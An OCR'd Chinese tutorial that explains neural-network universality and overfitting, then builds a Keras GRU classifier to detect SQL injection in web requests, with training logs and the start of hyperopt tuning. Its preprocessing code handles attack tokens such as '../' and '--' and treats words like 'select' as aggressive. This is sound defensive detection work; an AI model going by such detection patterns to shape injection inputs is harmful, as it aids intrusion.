# For further details, see:
https://www.tensorflow.org/api_docs/python/tf/set_random_seed

tf.set_random_seed(1234)

sess = tf.Session(graph=tf.get_default_graph(), config=session_conf)
K.set_session(sess)

# Rest of code follows ...


D:\Users\pengxu.jiang\AppData\Local\Continuum\Anaconda3\lib\site-packages\h5p
y\__init__.py:36: FutureWarning: Conversion of the second argument of issubdtype
from `float` to `np.floating` is deprecated. In future, it will be treated as `np.float64 ==
np.dtype(float).type`.
  from ._conv import register_converters as _register_converters
Using TensorFlow backend.
```


拟合一堆数据点

我们做个小实验。先定义一个叫“目标函数”的函数：

```
def target_function(x):
    return 2 * x - 1
```

用此函数生成一些数据点，并让它们带点噪声：

```
%matplotlib inline
import matplotlib.pyplot as plt

x = np.arange(0, 1, 0.1)
y = target_function(x)
# 加噪声
noise = 0.2 * np.random.normal(size=y.shape)
y += noise

plt.plot(x, y, '.')
plt.legend(['data-points'])
```




目标：找到一个函数，其函数图像可以穿过所有数据点。

人们发现，通过简单函数的线性组合，可以构造出任意复杂的函数。例如 ReLU 函数，看上去很简单：

```
def relu(x):
    return x if x > 0 else 0

t = np.arange(-1, 1, 0.1)
plt.plot(t, [relu(_) for _ in t])
```


```
plt.legend(['ReLU'])
```



虽然简单，但通过它的线性组合，即通过确定 f(x)=∑iwiReLU(aix+bi)+B 中的参数 wi 、ai 、bi 和 B 的值，我们确实可以构造出这样的函数 f() ，使其穿过所有的样本点：

```
def get_fit_function(x, y):
    """Returns a function that perfectly fits the data-points
    `(x, y)`."""
    n_data = len(x)

    # 计算参数 w, a, b, B 的值
    B = y[0]
    w, a, b = ([], [], [])
    for i in range(n_data-1):
        w_i = (y[i+1] - y[i] ) / (x[i+1] - x[i]) - sum(w)
        a_i = 1
        b_i = - x[i]
        w.append(w_i)
        a.append(a_i)
        b.append(b_i)

    def f(x):
        """To be returned."""
        return B + sum(w[i] * relu(a[i] * x + b[i])
```

```
                    for i in range(n_data-1))
    return f

f = get_fit_function(x, y)
plt.plot(x, y, '.')
plt.plot(x, [f(_) for _ in x], '--')
plt.legend(['data-points', 'fit-function'])
```



这种可以拟合任意函数或数据的性质被称为 "universality"。单隐藏层神经网络正是像这样通过简单函数(例如 ReLU)的线性组合,获得了表达任意复杂函数或数据的能力 [Cybenko, 1989]。(实际上,get_fit_function 正是返回了一个“激活函数为 ReLU 的单隐藏层神经网络”。)

深层神经网络

但是,获得这样的能力是有代价的:随着要拟合的数据的数据量和复杂程度的增加,需要越来越多的神经元(即简单函数,例如 ReLU),才能获得充分漂亮的拟合结果。例如在我们的实验中,共有 10 个数据点,我们用了 9 个 ReLU 函数,才拟合了所有的数据点。

如何才能既可拟合过度复杂的海量数据,又能节省资源,使用尽量少的神经元呢?


想象一下车厂的流水线:每个工人只对汽车做一些简单的处理,但走过冗长的流水线之后,我们看到了一辆异常精美复杂的汽车。同理,我们可以先用少量的神经元表达不那么复杂的函数,如 f() 、g() 、h() 等等,它们就好像流水线上的工人。再将它们复合起来,就构成一条

“流水线”：输入 x 先被函数 h() 处理一下，然后传递给 g()，g() 再处理一下，再传递给 f()。实践中，人们发现，这种途径确实可以大大地减少所需的神经元的个数。（也是直到最近，人们才明白为何如此 [Tegmark, 2017]。）深层神经网络就是这样，通过简单函数的复合，每个简单函数都只去（也只能够）完成一个小任务，并将完成的结果传递给下一个函数，最终将完成一个大任务。

过拟合

回到我们的拟合实验上来。我们确实找到了一个函数（单隐藏层神经网络），可以拟合所有的数据点。记得这些点是从目标函数 target_function() 生成的，并带有一些噪声。如果我们的目标换成找到这个目标函数，那么之前构造的函数 f 就不再是我们想要的：

```
plt.plot(x, y, '.')
plt.plot(x, [f(_) for _ in x], '--')
plt.plot(x, [target_function(_) for _ in x], '-')
plt.legend(['data-points', 'fit-function', 'target-function'])
```



我们构造的拟合函数 f“表达能力过强”，以至于连数据点的噪声都“学到了”。这就是“过拟合”（over-fitting）。解决过拟合的的方法也显而易见：限制拟合函数的“表达能力”（capacity）。减少神经网络中神经元的个数，就自然地限制了拟合函数的“表达能力”。但神经元过少会让“拟合函数”太过简单，以至于无法表达我们的目标函数（如果目标函数本身

并不特别简单的话）。所以我们要秉持“中庸之道”，寻找到恰当的神经元的个数，使得既可获得充分好的“表达能力”，又不至于过拟合。这就是“调参”要做的事情（见后文）。

攻击检测模型

这里我们具体地实现一个攻击检测模型。包括数据预处理、模型的搭建、调参、和测试。除了数据你要自己准备，剩下的代码都是可直接运行的。你可以自己试验。

数据预处理

我们事先抓取了一些正常请求，和一些 SQL 注入请求。后者是通过规则匹配过滤出来的。现已将这些数据存在本地。

此外，网上也有一些开源的数据，可供用做训练。比如这个。它确实有丰富的攻击请求样本，但对正常请求样本却处理得漫不经心（简直是随机生成的）。所以我们不建议使用它作为训练数据。对真实场景中的正常请求来说，这样的数据训练出的模型会有很高的误判率，因为训练数据中的正常请求其实并不正常。

载入已经抓取好的请求数据，它们都是字符串列表；这些请求都已经 URL-解码，并转成小写字母：

```
import pickle

with open('dat/intrusive_requests.pkl', 'rb') as f:
    intrusive_requests = pickle.load(f)
with open('dat/normal_requests.pkl', 'rb') as f:
    normal_requests = pickle.load(f)

print(len(intrusive_requests), '攻击请求')
print(len(normal_requests), '正常请求.')
```

```
100000 攻击请求
178125 正常请求.
```

样本量太大的话，跑起来会很慢。为了尽快完成任务，我们分别从两类样本中随机取 1024 个：

```
np.random.shuffle(intrusive_requests)
np.random.shuffle(normal_requests)
intrusive_requests = intrusive_requests[:1024]
normal_requests = normal_requests[:1024]
```

模型需要输入数字列表，而不是请求的字符串，所以我们要将字符串转成数字列表。首先将请求根据特殊符号（除了下划线）切开。为简单起见，我们去掉了非 ascii 字符和数字。并且，将像 "--" 这种有特殊含义的替换成不会被切开的标识符，以免被切成两个 "-"。

```
import re

def request_to_sequence(request):
    """Split request into "words" by punctuations (excluding "_"),
    while:
        * drop non-ascii characters;
        * replace "../" by "\sdian_dian_gang\s";
        * replace "./" by "\sdian_gang\s";
        * replace "--" by "\sgang_gang\s";
        * drop all words in the sequence that contain digit.

    Args:
        s: String that contains punctuations.

    Returns:
        List of strings.
    """
    # Drop non-ascii
    s = ''.join(c for c in request if ord(c)<128)

    # Replacements
    s = s.replace('./', ' dian_gang ')
    s = s.replace('../', ' dian_dian_gang ')
    s = s.replace('--', ' gang_gang ')

    # Split by punctuations
    splited = re.findall(r"[\w]+|[^\w]", s)

    # Drop numbers. In fact, all that contains digit
    pattern_digits = re.compile('\d')
    splited = [_ for _ in splited if not pattern_digits.search(_)]

    return splited
```

```
intrusive_sequences = [request_to_sequence(_) for _ in intrusive_requests]
normal_sequences = [request_to_sequence(_) for _ in normal_requests]
```

将请求切割成序列后，我们选取攻击请求中最常见的词做成字典。

```
def get_vocabulary(sequences):
    """Build the vocabulary by distinct words from sequences `sequences`,
    sorted by their frequencies in `sequences`, descendingly. The first
    word in the vocabulary shall be `'<unknown>'`, for labeling any word
    being absent in the vocabulary.

    Args:
        sequences: List of strings.

    Returns:
        List of distinct strings.
    """
    sorted_distinct_words = get_sorted_distinct_words(sequences)

    if '<unknown>' in sorted_distinct_words:
        raise ValueError('Label "<unknown>" has been a specific word.')

    vocabulary = ['<unknown>']
    vocabulary += sorted_distinct_words
    return vocabulary


def get_sorted_distinct_words(sequences):
    """Get distinct words from sequences `sequences`; and sort them
    by their frequencies in `sequences`, descendingly.

    Args:
        sequences: List of strings.

    Returns:
        List of distinct strings.
    """
    all_words = [word for seq in sequences for word in seq]
    distinct_words = list(set(all_words))
```

```
    # Sort words by their by frequencies
    word_count = {}
    for word in all_words:
        if word in word_count:
            word_count[word] += 1
        else:
            word_count[word] = 1
    sorted_distinct_words = sorted(
        distinct_words,
        key=lambda word: word_count[word],
        reverse=True)

    return sorted_distinct_words


vocabulary = get_vocabulary(intrusive_sequences)
print('字典大小：', len(vocabulary))
```

字典大小： 1634

我们选 128 最常见的词，你也可以选更多或更少。

```
vocabulary = vocabulary[:128]
```

有了字典，我们就可以将字符串的序列转成数字的序列：用字符串在字典中的位置来替代字符串。如果在字典中找不到该字符串，就用 '<unknown>' 的。

```
def get_input(sequence, vocabulary):
    """Convert sequence of words to the sequence of indices of
    the words in the vocabulary."""
    input_ = []
    for word in sequence:
        if word in vocabulary:
            input_.append(vocabulary.index(word)+1)
        else:
            input_.append(vocabulary.index('<unknown>')+1)
    return np.array(input_, dtype='int32')
```

在继续之前，我们要对数据样本做些手脚，因为我们的正常样本过于简单。例如正常样本中不会有 'www.nowhere.com/somewhere/something=select...' 这样的请求。它虽然包

含了“具有攻击性”的词 "select"，但它确是合法的。为了让模型学会这一点，我们要将正常样本复杂化。例如，以一定概率随机地用具有攻击性的词替换正常请求中的词。

```
def randomly_substitute(sequence, words, probability):
    """Randomly substitute the elements in the `sequence` by the elements
    in `words` with probability `probability`.

    Args:
        sequence:
            List of strings.
        words:
            Iterable of strings.
        probability:
            Float between `0` and `1` (including the boundaries).

    Returns:
        List of strings.
    """
    substituted_sequence    = []
    for s in sequence:
        if np.random.random() < probability:
            random_word = np.random.choice(words)
            substituted_sequence.append(random_word)
        else:
            substituted_sequence.append(s)
    return substituted_sequence


aggressive_words = get_sorted_distinct_words(intrusive_sequences)
most_aggresive_words= aggressive_words[:64]
normal_sequences = [
    randomly_substitute(_, most_aggresive_words, probability=0.25)
    for _ in normal_sequences
]
```

这样，我们就获得了数字的列表：

```
x = (   [get_input(_, vocabulary) for _ in intrusive_sequences]
      + [get_input(_, vocabulary) for _ in normal_sequences]   )
y = (   [1. for _ in intrusive_sequences]
      + [0. for _ in normal_sequences]   )
```

其中 x 是模型的输入数据，y 是目标输出数据。我们训练模型，使其输出尽可能地接近目标输出。

用 0 将输入序列填充（pad）到相同的长度，以做成 numpy.ndarray。将那些这样做是为了并行地训练模型，提高效率。（记得也将 y 转成 numpy.ndarray。）

```
from keras.preprocessing.sequence import pad_sequences

x = pad_sequences(x)
print('x 的形状：', x.shape)

y = np.array(y, dtype='float32')
```

```
x 的形状： (2048, 688)
```

最后，将处理好的数据分成两份，一份用作训练，另一份用作测试。

```
from sklearn.model_selection import train_test_split

x_train, x_test, y_train, y_test = \
    train_test_split(x, y, test_size=0.25, shuffle=True)

print('正负样本比例：{0:.0f} / {1:.0f}'.format(np.sum(y), len(y)-np.sum(y)))
```

```
正负样本比例：1024 / 1024
```

搭建模型

Keras 让你真正体验搭建模型的快感——非常快。在 keras 的文档首页，有 30 秒搭建神经网络模型的实例。只需要实例化 keras.models.Sequential，然后在上面添加（add）各个层就行。

1、首先是嵌入层（keras.layers.Embedding），它将整型矢量的序列编码成浮点型矢量的序列，像

[(1, 2, 3), (4, 5, 6), ...] -> [(3.1, 2.6, 2.5), (1.4, 1.7, 1.5), ...]

2、接下来是 RNN 层，它将矢量序列编码成矢量，像

[(3.1, 2.6, 2.5), (1.4, 1.7, 1.5), ...] -> (5.6, 2.9, 1.7, 1.0)

我们采用 keras.layers.GRU，你也可以用其它的 RNN 层，例如 keras.layers.LSTM）；

3、通常会在两层之间夹上 Dropout 层（keras.layers.Dropout），是防止过拟合的有效手段；

4、最后是输出层（通常用 keras.layers.Dense），输出为攻击请求的概率。

```
from keras.models import Sequential
from keras.layers import Embedding, GRU, Dropout, Dense
```

Keras 有两个可选的 backends：Theano 和 TensorFlow，默认是 TensorFlow。你可以选择任何一个，这通常取决于你已经安装了什么。我们使用默认设置，即 TensorFlow 作为 keras 的 backend。

模仿 keras 文档上的代码（“Sequence classification with LSTM” 部分），搭建一个神经网络：

```
def build_model(vocabulary, embed_dims, n_rnns, dropouts):
    """Build the intrusion-detect-system model with keras.

    Args:
        vocabulary:
            List of strings.
        embed_dims:
            Integer, as the dimension of Embedding.
        n_rnns:
            Integer, as the number of perceptrons in the RNN cell.
        dropouts:
            Tuple of two floats between `0` and `1`, as the dropout
            ratio within or between layers.

    Returns:
        A keras `Sequential` instance.
    """
    model = Sequential()
    model.add(Embedding(len(vocabulary)+1, embed_dims))
    model.add(GRU(n_rnns, recurrent_dropout=dropouts[0]))
    model.add(Dropout(dropouts[1]))
    # 因为只输出一个数值，所以输出层神经元个数为 `1`
    # 又因为这个数值介于 `0` 和 `1` 之间，所以用 `sigmoid` 作激发函数
    model.add(Dense(1, activation='sigmoid'))
    # 因为我们的目标数据只要 `0` 和 `1` 两个值，所以用
```

```
    # `binary_crossentropy` 作损失函数用
    model.compile(loss='binary_crossentropy',
                  optimizer='rmsprop', metrics=['accuracy'])
    return model
```

当然，你可以尝试更加复杂的情况，例如多 RNN 层的神经网络：

```
...
model.add(Embedding(len(vocabulary)+1, embed_dims))
model.add(GRU(n_rnns[0], recurrent_dropout=dropouts[0]))
model.add(Dropout(dropouts[1]))
... # 重复上两行代码 100 次，得到 100 RNN 层的神经网络；例如第 100 层：
model.add(GRU(n_rnns[99], recurrent_dropout=dropouts[2*99]))
model.add(Dropout(dropouts[2*99+1]))
model.add(Dense(1, activation='sigmoid'))
...
```

这里我们只想举个例子，一层就够了。

试试效果

先随便设些参数：

```
model = build_model(vocabulary, embed_dims=32,
                    n_rnns=32, dropouts=(0.9,0.9))
# 模型描述
model.summary()
```

```
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
embedding_1 (Embedding)      (None, None, 32)          4128
_________________________________________________________________
gru_1 (GRU)                  (None, 32)                6240
_________________________________________________________________
dropout_1 (Dropout)          (None, 32)                0
_________________________________________________________________
dense_1 (Dense)              (None, 1)                 33
=================================================================
Total params: 10,401
Trainable params: 10,401
Non-trainable params: 0
_________________________________________________________________
```

我们将训练数据在分出一小份作为验证数据，只用剩下的数据作为实际训练数据来训练模型。每跑完一遍（epoch）实际训练数据，就计算一次模型在验证数据上的损失（loss）。如果看到随着模型在实际训练数据上的损失下降，在验证数据上的损失不降反升，就说明模型开始学习实际训练数据中的噪声了（即发生了过拟合）。这时要终止训练（keras.callbacks.EarlyStopping 可以自动帮你做）。

```
from keras.callbacks import EarlyStopping

model.fit(x_train, y_train, validation_split=0.25, verbose=2,
          epochs=100, batch_size=128, callbacks=[EarlyStopping()])

Train on 1152 samples, validate on 384 samples
Epoch 1/100
 - 10s - loss: 0.7378 - acc: 0.5182 - val_loss: 0.6882 - val_acc: 0.7292
Epoch 2/100
 - 9s - loss: 0.7105 - acc: 0.5434 - val_loss: 0.6848 - val_acc: 0.7865
Epoch 3/100
 - 9s - loss: 0.7280 - acc: 0.5781 - val_loss: 0.6813 - val_acc: 0.8125
Epoch 4/100
 - 9s - loss: 0.7143 - acc: 0.5773 - val_loss: 0.6782 - val_acc: 0.8229
Epoch 5/100
 - 9s - loss: 0.7103 - acc: 0.5729 - val_loss: 0.6750 - val_acc: 0.8229
Epoch 6/100
 - 9s - loss: 0.7267 - acc: 0.6207 - val_loss: 0.6714 - val_acc: 0.8229
Epoch 7/100
 - 9s - loss: 0.7167 - acc: 0.6085 - val_loss: 0.6685 - val_acc: 0.8125
Epoch 8/100
 - 9s - loss: 0.7163 - acc: 0.6189 - val_loss: 0.6650 - val_acc: 0.8177
Epoch 9/100
 - 9s - loss: 0.7096 - acc: 0.6033 - val_loss: 0.6613 - val_acc: 0.8229
Epoch 10/100
 - 9s - loss: 0.7078 - acc: 0.6328 - val_loss: 0.6574 - val_acc: 0.8307
Epoch 11/100
 - 9s - loss: 0.6858 - acc: 0.6571 - val_loss: 0.6531 - val_acc: 0.8333
Epoch 12/100
 - 9s - loss: 0.6885 - acc: 0.6502 - val_loss: 0.6485 - val_acc: 0.8333
Epoch 13/100
```

```
 - 9s - loss: 0.6848 - acc: 0.6406 - val_loss: 0.6441 - val_acc: 0.8385
Epoch 14/100
 - 9s - loss: 0.6716 - acc: 0.6580 - val_loss: 0.6396 - val_acc: 0.8411
Epoch 15/100
 - 9s - loss: 0.6724 - acc: 0.6641 - val_loss: 0.6343 - val_acc: 0.8411
Epoch 16/100
 - 9s - loss: 0.6600 - acc: 0.6892 - val_loss: 0.6284 - val_acc: 0.8438
Epoch 17/100
 - 9s - loss: 0.6611 - acc: 0.6953 - val_loss: 0.6219 - val_acc: 0.8438
Epoch 18/100
 - 9s - loss: 0.6532 - acc: 0.6997 - val_loss: 0.6159 - val_acc: 0.8464
Epoch 19/100
 - 9s - loss: 0.6620 - acc: 0.7023 - val_loss: 0.6091 - val_acc: 0.8438
Epoch 20/100
 - 9s - loss: 0.6432 - acc: 0.6936 - val_loss: 0.6035 - val_acc: 0.8438
Epoch 21/100
 - 9s - loss: 0.6288 - acc: 0.7214 - val_loss: 0.5958 - val_acc: 0.8438
Epoch 22/100
 - 9s - loss: 0.6327 - acc: 0.7170 - val_loss: 0.5880 - val_acc: 0.8385
Epoch 23/100
 - 9s - loss: 0.6136 - acc: 0.7205 - val_loss: 0.5794 - val_acc: 0.8411
Epoch 24/100
 - 9s - loss: 0.6346 - acc: 0.7031 - val_loss: 0.5723 - val_acc: 0.8438
Epoch 25/100
 - 9s - loss: 0.6218 - acc: 0.7118 - val_loss: 0.5645 - val_acc: 0.8411
Epoch 26/100
 - 9s - loss: 0.6194 - acc: 0.7274 - val_loss: 0.5588 - val_acc: 0.8359
Epoch 27/100
 - 9s - loss: 0.6135 - acc: 0.7161 - val_loss: 0.5519 - val_acc: 0.8464
Epoch 28/100
 - 9s - loss: 0.6287 - acc: 0.7075 - val_loss: 0.5443 - val_acc: 0.8542
Epoch 29/100
 - 9s - loss: 0.5863 - acc: 0.7448 - val_loss: 0.5362 - val_acc: 0.8542
Epoch 30/100
 - 9s - loss: 0.6130 - acc: 0.7457 - val_loss: 0.5287 - val_acc: 0.8542
Epoch 31/100
 - 9s - loss: 0.5897 - acc: 0.7318 - val_loss: 0.5208 - val_acc: 0.8542
Epoch 32/100
```

- 9s - loss: 0.6048 - acc: 0.7300 - val_loss: 0.5135 - val_acc: 0.8542
Epoch 33/100
- 9s - loss: 0.5660 - acc: 0.7535 - val_loss: 0.5038 - val_acc: 0.8490
Epoch 34/100
- 9s - loss: 0.5713 - acc: 0.7405 - val_loss: 0.4948 - val_acc: 0.8516
Epoch 35/100
- 9s - loss: 0.5652 - acc: 0.7344 - val_loss: 0.4867 - val_acc: 0.8542
Epoch 36/100
- 9s - loss: 0.5612 - acc: 0.7361 - val_loss: 0.4792 - val_acc: 0.8776
Epoch 37/100
- 9s - loss: 0.5368 - acc: 0.7535 - val_loss: 0.4690 - val_acc: 0.8776
Epoch 38/100
- 9s - loss: 0.5478 - acc: 0.7448 - val_loss: 0.4597 - val_acc: 0.8802
Epoch 39/100
- 9s - loss: 0.5427 - acc: 0.7587 - val_loss: 0.4487 - val_acc: 0.8802
Epoch 40/100
- 9s - loss: 0.5365 - acc: 0.7691 - val_loss: 0.4402 - val_acc: 0.8802
Epoch 41/100
- 9s - loss: 0.5270 - acc: 0.7604 - val_loss: 0.4323 - val_acc: 0.8802
Epoch 42/100
- 9s - loss: 0.5202 - acc: 0.7639 - val_loss: 0.4241 - val_acc: 0.8750
Epoch 43/100
- 9s - loss: 0.5113 - acc: 0.7778 - val_loss: 0.4162 - val_acc: 0.8750
Epoch 44/100
- 9s - loss: 0.4822 - acc: 0.8030 - val_loss: 0.4069 - val_acc: 0.8776
Epoch 45/100
- 9s - loss: 0.5015 - acc: 0.7934 - val_loss: 0.3994 - val_acc: 0.8776
Epoch 46/100
- 9s - loss: 0.4850 - acc: 0.7839 - val_loss: 0.3923 - val_acc: 0.8776
Epoch 47/100
- 9s - loss: 0.4661 - acc: 0.7995 - val_loss: 0.3831 - val_acc: 0.8776
Epoch 48/100
- 9s - loss: 0.4648 - acc: 0.7830 - val_loss: 0.3761 - val_acc: 0.8776
Epoch 49/100
- 9s - loss: 0.4840 - acc: 0.7917 - val_loss: 0.3730 - val_acc: 0.8776
Epoch 50/100
- 9s - loss: 0.4593 - acc: 0.7986 - val_loss: 0.3619 - val_acc: 0.8776
Epoch 51/100

```
 - 9s - loss: 0.4485 - acc: 0.8082 - val_loss: 0.3550 - val_acc: 0.8802
Epoch 52/100
 - 9s - loss: 0.4581 - acc: 0.8212 - val_loss: 0.3498 - val_acc: 0.8776
Epoch 53/100
 - 9s - loss: 0.4596 - acc: 0.8281 - val_loss: 0.3449 - val_acc: 0.8802
Epoch 54/100
 - 9s - loss: 0.4206 - acc: 0.8281 - val_loss: 0.3384 - val_acc: 0.8802
Epoch 55/100
 - 9s - loss: 0.4345 - acc: 0.8160 - val_loss: 0.3332 - val_acc: 0.8802
Epoch 56/100
 - 9s - loss: 0.4235 - acc: 0.8212 - val_loss: 0.3324 - val_acc: 0.8802
Epoch 57/100
 - 9s - loss: 0.4375 - acc: 0.8151 - val_loss: 0.3267 - val_acc: 0.8828
Epoch 58/100
 - 9s - loss: 0.4314 - acc: 0.8229 - val_loss: 0.3219 - val_acc: 0.8828
Epoch 59/100
 - 9s - loss: 0.4269 - acc: 0.8151 - val_loss: 0.3182 - val_acc: 0.8802
Epoch 60/100
 - 9s - loss: 0.4181 - acc: 0.8229 - val_loss: 0.3168 - val_acc: 0.8776
Epoch 61/100
 - 9s - loss: 0.4175 - acc: 0.8342 - val_loss: 0.3115 - val_acc: 0.8776
Epoch 62/100
 - 9s - loss: 0.4053 - acc: 0.8307 - val_loss: 0.3069 - val_acc: 0.8776
Epoch 63/100
 - 9s - loss: 0.3957 - acc: 0.8316 - val_loss: 0.2992 - val_acc: 0.8776
Epoch 64/100
 - 9s - loss: 0.4130 - acc: 0.8281 - val_loss: 0.2957 - val_acc: 0.8776
Epoch 65/100
 - 9s - loss: 0.3945 - acc: 0.8429 - val_loss: 0.2962 - val_acc: 0.8802

<keras.callbacks.History at 0x164519b0>
```

最后在测试数据上看看准去率如何：

```
loss, accuracy = model.evaluate(x_test, y_test, batch_size=128, verbose=0)
print('模型在测试数据上的准确率：{0:.0f} %'.format(accuracy*100))
```

模型在测试数据上的准确率：86 %

效果是有的，但只能算“良好”，而不是“优秀”。这很正常，我们随便设的参数通常不是最好的。所以我们还需要调参。

调参

调参通常被认为是技术活，需要专家级别的经验。但实际上，通过贝叶斯优化算法来自动调参会获得更好的效果。

我们使用老牌的 hyperopt 调参。Hyperopt 使用 TPE（一种贝叶斯优化算法），这篇博客介绍了具体原理。它的具体用法可以参考这篇博客，讲得比 hyperopt 自己的文档要好。

首先要定义 "objective" 函数，其变量是我们要调的参数，例如 RNN 的神经元个数 n_rnns，并输出一个我们想要最小化的量，这里我们用模型测试数据上的准确率的负数（我们要尽可能提高模型测试数据上的准确率，也就是尽可能降低其负数）。

```
def get_objective(x_train, y_train, x_test, y_test, vocabulary, epochs):
    """Get the function that is to be minimized."""

    def objective(embed_dims, n_rnns, d1, d2):
        """To be minimized. `d1` and `d2` are the dropouts."""
        try:
            embed_dims, n_rnns, dropouts = convert_args(
                embed_dims, n_rnns, d1, d2)

            # 简单地堆叠上面的代码
            model = build_model(vocabulary, embed_dims, n_rnns, dropouts)
